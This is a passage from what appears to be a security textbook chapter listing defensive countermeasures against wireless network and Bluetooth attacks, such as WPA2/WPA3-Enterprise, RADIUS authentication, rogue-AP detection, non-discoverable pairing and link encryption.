  - Implement an additional technique for encrypting traffic, such as IPsec over wireless.
  - Modify the SSID with some unique characters and strings, instead of using the manufacturer’s default SSID.
  - Use a separate SSID for guest users to isolate them from the organizational network.
  - Separate the organizational network into multiple zones with their own SSIDs to reduce the level of exploitation during attacks.
  - Always keep the SSID broadcast of the organization’s wireless devices in the hidden mode.
- **Best Practices for Authentication**
  - Choose WPA2-Enterprise with 802.1x authentication instead of WPA or WEP.
  - Implement WPA2/WPA3-Enterprise wherever possible.
  - Disable the network when not required.

- Place wireless APs in a secured location.
- Keep drivers on all wireless equipment updated.
- Use a centralized server for authentication.
- Enable server verification on the client side using 802.1X authentication to prevent MITM attacks.
- Enable two-factor authentication as an added line of defense.
- Deploy rogue-AP detection or wireless intrusion prevention/detection systems to prevent wireless attacks.




Internet
Use Wireless IDS
RADIUS Server
VPN Server
Exchange Server
Database Server
Authenticate Wi-Fi Users using RADIUS
Use IPsec for Intranet Access
Enterprise Network
Use MAC Filtering
User
Enable WPA2/WPA3
Use VPN tunnel
Encryption
Use Complex Password
Attacker
Disassociate Unauthorized Users
Disable Broadcast SSID

Figure 16.123: Defense against wireless attacks



Defense Against Bluetooth Hacking

1. **Use non-regular patterns as PIN keys** when pairing devices
2. Keep your device in **non-discoverable (hidden) mode**
3. DO NOT accept any **unknown and unexpected** pairing requests
4. Always **enable encryption** when establishing BT connection to your PC
5. Keep a **check of all paired devices** in the past from time to time and delete any paired device that you are unsure of
6. Keep BT in the **disabled state**, and enable it only when needed
7. Set the Bluetooth-enabled device **network range to the lowest**, and perform pairing only in a **secure area**
8. Install **antivirus**
9. Use **link encryption** for all Bluetooth connections

Defense Against Bluetooth Hacking

Bluetooth operates in one of four security modes. Bluetooth devices adopting security mode 1 possess very little security, leaving themselves and the network prone to attacks. The security posture improves as the security mode number increases. In order to establish Bluetooth pairing between a claimant (sender) and a verifier (receiver), security modes 2 and 3 implement a personal identification number (PIN) pairing technique, while security mode 4 implements a simple secure parsing (SSP) technique. Bluetooth devices that employ security mode 4 prevent hackers from gaining access to a Bluetooth device or network. The following are some countermeasures to defend against Bluetooth hacking.


- Use non-regular patterns as PINs while pairing a device. Key combinations should not be sequential on the keypad.
- Keep Bluetooth in the disabled state and enable it only when needed. Disable Bluetooth immediately after the intended task is completed.
- Keep the device in the non-discoverable (hidden) mode.
- Do not accept any unknown or unexpected request for pairing.
- Regularly check of all devices paired in the past and delete any suspicious paired device.
- Always enable encryption when establishing a Bluetooth connection.
- Set the network range of a Bluetooth-enabled device to the lowest and perform pairing only in a secure area.
- Install antivirus software that supports host-based security software on Bluetooth-enabled devices.

- Change the default settings of the Bluetooth-enabled device to the best security standard.
- Use link encryption for all Bluetooth connections.
- If multiple wireless communications are being used, ensure that encryption is empowered on each link in the communication chain.
- Avoid sharing sensitive information over Bluetooth-enabled devices.
